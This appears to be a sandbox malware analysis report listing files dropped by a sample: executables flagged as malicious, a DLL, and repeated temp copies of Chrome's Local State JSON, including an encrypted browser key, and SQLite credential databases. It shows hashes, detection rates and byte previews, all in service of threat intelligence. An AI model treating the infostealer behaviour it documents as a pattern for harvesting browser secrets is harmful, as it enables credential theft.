SHA-256:	3E788314AC14E4F4040460E5140DAB61E2CF8968CF36E458EE875EC382787904
SHA-512:	2F80E079AEAEC7ED92C0BF8216CE0C362BC63F104090185EBDD140C13B5D97FD57C84C3CE71700B18CA651C0C075A5567F84847A1389FBC32A199EB05046881
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: SecuriteInfo.com.Trojan.DownLoader36.34557.26355.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...7%.^.....#... ...@....@.. ....@.....p#..K....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....| .....0.....r...p.r%..p...(....&*..(....*..BSJB.....v4.0.30319.....l.....#~..x.....#S trings....`...4...#US.....#GUID.....P...#Blob.....G.....%3.....8.1...o.O....O.....P .....?.....r .....D.....J...D.....D. ..!.....D.....%..... .....(.....

C:\Users\user\AppData\Local\Temp\hello_C#.exe	
Process:	C:\Users\user\AppData\Local\Temp\evs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.413295575615442
Encrypted:	false
SSDEEP:	24:etGSATEYkF7qIjlVxI+ndtkZfxPclljKINPcAzxrsuZhNrfTqPNnqpdt4+lEbNFf:6XYbsfx5YJ1cll5OulbTGqXSfbNtm
MD5:	D6B9F530E7E8DDEBEA8069A0D94AD38E
SHA1:	28B7ADA0D7CBFACCC5CF66D2D22E08E9132B3C67
SHA-256:	3E788314AC14E4F4040460E5140DAB61E2CF8968CF36E458EE875EC382787904
SHA-512:	2F80E079AEAEC7ED92C0BF8216CE0C362BC63F104090185EBDD140C13B5D97FD57C84C3CE71700B18CA651C0C075A5567F84847A1389FBC32A199EB05046881
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: SecuriteInfo.com.Trojan.DownLoader36.34557.26355.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...7%.^.....#... ...@....@.. ....@.....p#..K....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....| .....0.....r...p.r%..p...(....&*..(....*..BSJB.....v4.0.30319.....l.....#~..x.....#S trings....`...4...#US.....#GUID.....P...#Blob.....G.....%3.....8.1...o.O....O.....P .....?.....r .....D.....J...D.....D. ..!.....D.....%..... .....(.....

C:\Users\user\AppData\Local\Temp\jo.exe	
Process:	C:\Users\user\AppData\Local\Temp\evs.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	309248
Entropy (8bit):	6.586028218669115
Encrypted:	false
SSDEEP:	6144:u5loCrSgLNdwesRGs1L3LNPeXSsJezvKc02k6XEhqLvpGTvz:uYSk7dsRGs1H9eXSsJexQvGv8T
MD5:	28E49F705BFD5A6785391BAC1C0E3359
SHA1:	DF9EEBA64C82500D7C048E1C4ADDF02D3228C100
SHA-256:	1751A250EEFE8A940227887D05FC0547C7959F76418BC56689044564D2491116
SHA-512:	E660EE72E57A3E796EDE9EC04EA3985C552E3F88DC616AB1BD7CA9E8F8CC05FC4F72D1AB4C141764EB6A63EFAB9A336DE5A35E595971768504AC6D323411F1 86
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 79%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....q.....?....d.....Rich..... .....PE..L.....].....d....A.....0O.....@.....@D.....!..(.....C..s..... ....text....c.....d..... ..`.rdata..F.....h.....@..@.data....t?..0.....@....tls.....C.....B.....@....rsrc....s....C..t..D.....@..@..... ....

C:\Users\user\AppData\Local\Temp\nsx24D0.tmp\KSRDY0PL.dll	
Process:	C:\Users\user\AppData\Local\Temp\evs.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6656
Entropy (8bit):	5.150852446596736
Encrypted:	false
SSDEEP:	96:4BNbUVOFvfcxEAxxxJzxLp+eELeoMEskzYzeHd0+uoyVeNSsX4:EUVOFvf9ABJFHE+FkEad0PLVeN
MD5:	293165DB1E46070410B4209519E67494
SHA1:	777B96A4F74B6C34D43A4E7C7E656757D1C97F01
SHA-256:	49B7477DB8DD22F8CF2D41EE2D79CE57797F02E8C7B9E799951A6C710384349A
SHA-512:	97012139F2DA5868FE8731C0B0BCB3CFDA29ED10C2E6E2336B504480C9CD9FB8F4728CCA23F1E0BD577D75DAA542E59F94D1D341F4E8AAEEBC7134BF61288C19
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: FG1eBAAwpR.exe, Detection: malicious, Browse • Filename: 8XioA9UTsz.exe, Detection: malicious, Browse • Filename: 8XioA9UTsz.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.DownLoader36.34557.26355.exe, Detection: malicious, Browse • Filename: Build1.exe, Detection: malicious, Browse • Filename: Build.exe, Detection: malicious, Browse • Filename: s3X615I7Qn.exe, Detection: malicious, Browse • Filename: DIGFK6SFVU.exe, Detection: malicious, Browse • Filename: Cess5ioLRO.rtf, Detection: malicious, Browse • Filename: svchost.exe, Detection: malicious, Browse • Filename: svchost.exe, Detection: malicious, Browse • Filename: ServHelp.msi, Detection: malicious, Browse • Filename: ServHelp.msi, Detection: malicious, Browse • Filename: FILE-71421.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....,.....Rich.....PE..L.....].....!..... .....P.....@.....$..I... ..P.....@..... .....text..... ..`.rdata..... .....@..@.data.....0.....@....reloc.....@.....@..B..... .....

C:\Users\user\AppData\Local\Temp\revs.exe	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4602592
Entropy (8bit):	7.945985609581206
Encrypted:	false
SSDEEP:	98304:QPvYDnmWwqsSgx0Yn+bQVacRCBdYPtON7x2ojsU2xLQ2dG:QPAmfSgx0Y+bQQB7x2ojszxLI
MD5:	029CE2E532FE5C70D3342F978F5463D0
SHA1:	E4E3041B291F1E581DEEBC1C219E1DF3FCCC0A6B
SHA-256:	507A7B00E9FBE68E5DD732BEA1BCE17F0451AB6C1250970A7CF0DDF5FBC2B83E
SHA-512:	380EE1044A9FE7170965166DDDF5D8731301A3A681462FD4946F505E556B2A278CFEC09D9113B8DE4B75499BA27CBB04E8BC40374DD8ED0E1959BE3B20B972B
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 24%, Browse • Antivirus: ReversingLabs, Detection: 90%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....g$`.....2.....X.b.. .....@.. .....b=F. .....:@..P....`.....F..6..... ....z..... ..` .0.....~.....@..@ ..... .....@..B.idata... ...@.....@....rsrc....0...`...0.....@..@.themida..`.....`....boot....@E...b..@E.....`..`..... .....

C:\Users\user\AppData\Local\Temp\tmp36BF.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	349054
Entropy (8bit):	6.015923338738634
Encrypted:	false
SSDEEP:	6144:LaqfIlUOoSiuRZ8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dB0:8o5xzurRDn9nfNxF4ijZVtilB0
MD5:	8F78FB2B979EA740DEBFFA2E7C0C8BC1
SHA1:	CB25EF1BE9D2FA7F887CEF502AFEF53124CC6611
SHA-256:	67B3629D611456470A840311D6A9DE0D0DF5BF39231C6391FFEECF97DB11CE11
SHA-512:	924B1B4D676B58F7780A37211C1C44BCDC68BEF2C0A86E701F09EBD761EDEE03355BAAB1B70D98B2F9FD17010FA8DF495F29CFDE3971CF0922B32ABFCBC400F5
Malicious:	false

C:\Users\user\AppData\Local\Temp\tmp36BF.tmp	
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601476985175213e+12,"network":1.601452328e+12,"ticks":615129919.0,"uncertainty":4535485.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075265799"},"policy":{"last_statistics_update":"13245950583241

C:\Users\user\AppData\Local\Temp\tmp36DF.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp36E0.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	349054
Entropy (8bit):	6.015923338738634
Encrypted:	false
SSDEEP:	6144:LaqfIlUOoSiuRZ8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dB0:8o5xzurRDn9nfNxF4ijZVtilB0
MD5:	8F78FB2B979EA740DEBFFA2E7C0C8BC1
SHA1:	CB25EF1BE9D2FA7F887CEF502AFEF53124CC6611
SHA-256:	67B3629D611456470A840311D6A9DE0D0DF5BF39231C6391FFEECF97DB11CE11
SHA-512:	924B1B4D676B58F7780A37211C1C44BCDC68BEF2C0A86E701F09EBD761EDEE03355BAAB1B70D98B2F9FD17010FA8DF495F29CFDE3971CF0922B32ABFCBC400F5
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601476985175213e+12,"network":1.601452328e+12,"ticks":615129919.0,"uncertainty":4535485.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075265799"},"policy":{"last_statistics_update":"13245950583241

C:\Users\user\AppData\Local\Temp\tmp3710.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp43E4.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	349054
Entropy (8bit):	6.015923338738634
Encrypted:	false
SSDEEP:	6144:LaqfIlUOoSiuRZ8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dB0:8o5xzurRDn9nfNxF4ijZVtilB0
MD5:	8F78FB2B979EA740DEBFFA2E7C0C8BC1
SHA1:	CB25EF1BE9D2FA7F887CEF502AFEF53124CC6611
SHA-256:	67B3629D611456470A840311D6A9DE0D0DF5BF39231C6391FFEECF97DB11CE11
SHA-512:	924B1B4D676B58F7780A37211C1C44BCDC68BEF2C0A86E701F09EBD761EDEE03355BAAB1B70D98B2F9FD17010FA8DF495F29CFDE3971CF0922B32ABFCBC400F5
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601476985175213e+12,"network":1.601452328e+12,"ticks":615129919.0,"uncertainty":4535485.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075265799"},"policy":{"last_statistics_update":"13245950583241

C:\Users\user\AppData\Local\Temp\tmp43E5.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp4425.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	349054
Entropy (8bit):	6.015923338738634
Encrypted:	false
SSDEEP:	6144:LaqfIlUOoSiuRZ8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dB0:8o5xzurRDn9nfNxF4ijZVtilB0
MD5:	8F78FB2B979EA740DEBFFA2E7C0C8BC1
SHA1:	CB25EF1BE9D2FA7F887CEF502AFEF53124CC6611
SHA-256:	67B3629D611456470A840311D6A9DE0D0DF5BF39231C6391FFEECF97DB11CE11
SHA-512:	924B1B4D676B58F7780A37211C1C44BCDC68BEF2C0A86E701F09EBD761EDEE03355BAAB1B70D98B2F9FD17010FA8DF495F29CFDE3971CF0922B32ABFCBC400F5
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601476985175213e+12,"network":1.601452328e+12,"ticks":615129919.0,"uncertainty":4535485.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075265799"},"policy":{"last_statistics_update":"13245950583241

C:\Users\user\AppData\Local\Temp\tmp6692.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	349054
Entropy (8bit):	6.015923338738634

C:\Users\user\AppData\Local\Temp\tmp6692.tmp	
Encrypted:	false
SSDEEP:	6144:LaqfIlUOoSiuRZ8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dB0:8o5xzurRDn9nfNxF4ijZVtilB0
MD5:	8F78FB2B979EA740DEBFFA2E7C0C8BC1
SHA1:	CB25EF1BE9D2FA7F887CEF502AFEF53124CC6611
SHA-256:	67B3629D611456470A840311D6A9DE0D0DF5BF39231C6391FFEECF97DB11CE11
SHA-512:	924B1B4D676B58F7780A37211C1C44BCDC68BEF2C0A86E701F09EBD761EDEE03355BAAB1B70D98B2F9FD17010FA8DF495F29CFDE3971CF0922B32ABFCBC400F5
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601476985175213e+12,"network":1.601452328e+12,"ticks":615129919.0,"uncertainty":4535485.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075265799"},"policy":{"last_statistics_update":"13245950583241

C:\Users\user\AppData\Local\Temp\tmp6D78.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp6D89.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	349054
Entropy (8bit):	6.015923338738634
Encrypted:	false
SSDEEP:	6144:LaqfIlUOoSiuRZ8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dB0:8o5xzurRDn9nfNxF4ijZVtilB0
MD5:	8F78FB2B979EA740DEBFFA2E7C0C8BC1
SHA1:	CB25EF1BE9D2FA7F887CEF502AFEF53124CC6611
SHA-256:	67B3629D611456470A840311D6A9DE0D0DF5BF39231C6391FFEECF97DB11CE11
SHA-512:	924B1B4D676B58F7780A37211C1C44BCDC68BEF2C0A86E701F09EBD761EDEE03355BAAB1B70D98B2F9FD17010FA8DF495F29CFDE3971CF0922B32ABFCBC400F5
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601476985175213e+12,"network":1.601452328e+12,"ticks":615129919.0,"uncertainty":4535485.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075265799"},"policy":{"last_statistics_update":"13245950583241

C:\Users\user\AppData\Local\Temp\tmp6DB9.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE

C:\Users\user\AppData\Local\Temp\tmp6DB9.tmp	
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1(
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\tmp9573.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpBF35.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	349054
Entropy (8bit):	6.015923338738634
Encrypted:	false
SSDEEP:	6144:LaqfIlUOoSiuRZ8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dB0:8o5xzurRDn9nfNxF4ijZVtilB0
MD5:	8F78FB2B979EA740DEBFFA2E7C0C8BC1
SHA1:	CB25EF1BE9D2FA7F887CEF502AFEF53124CC6611
SHA-256:	67B3629D611456470A840311D6A9DE0D0DF5BF39231C6391FFEECF97DB11CE11
SHA-512:	924B1B4D676B58F7780A37211C1C44BCDC68BEF2C0A86E701F09EBD761EDEE03355BAAB1B70D98B2F9FD17010FA8DF495F29CFDE3971CF0922B32ABFCBC40(F5
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601476985175213e+12,"network":1.601452328e+12,"ticks":615129919.0,"uncertainty":4535485.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABUPWY4cSyAQZRX3j8/SLmMAAAAAAIAAAAAABBmAAAAAQAAIAAAACC7lwCjByxIY/Ds1S6cdCxJW6iSr1QfjoKlVKoVEQ4EAAAAAA6AAAAAAgAAIAAAAD9PMfiGkWkdrfU+zeMpOLPS1eDxLpcgjYP2R/ndeCNxMAAAAK+RpovfP61NtB5nOpQgPMjPTyt2T1WPeru9i3yP05zNVEj0uCRDWfONruG9ricX1kAAAADB9KtQ9KY2z38GdfaF7dW2ZLcAMHOX2oEKBg8ZJG9lsuMexxChB4M8HFpyb0Bpr6axpi+zmMIXt76noTOxFzKN"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245950075265799"},"policy":{"last_statistics_update":"13245950583241

C:\Users\user\AppData\Local\Temp\tmpBF65.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpBF66.tmp	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	349054
Entropy (8bit):	6.015923338738634
Encrypted:	false
SSDEEP:	6144:LaqfllUOoSiuRZ8Acx6ZaurE5/EDnJpAl9SeefNqWF4iVx/9LPeq/1LHm/dB0:8o5xzurRDn9nfNxF4ijZVtilB0
MD5:	8F78FB2B979EA740DEBFFA2E7C0C8BC1
SHA1:	CB25EF1BE9D2FA7F887CEF502AFEF53124CC6611
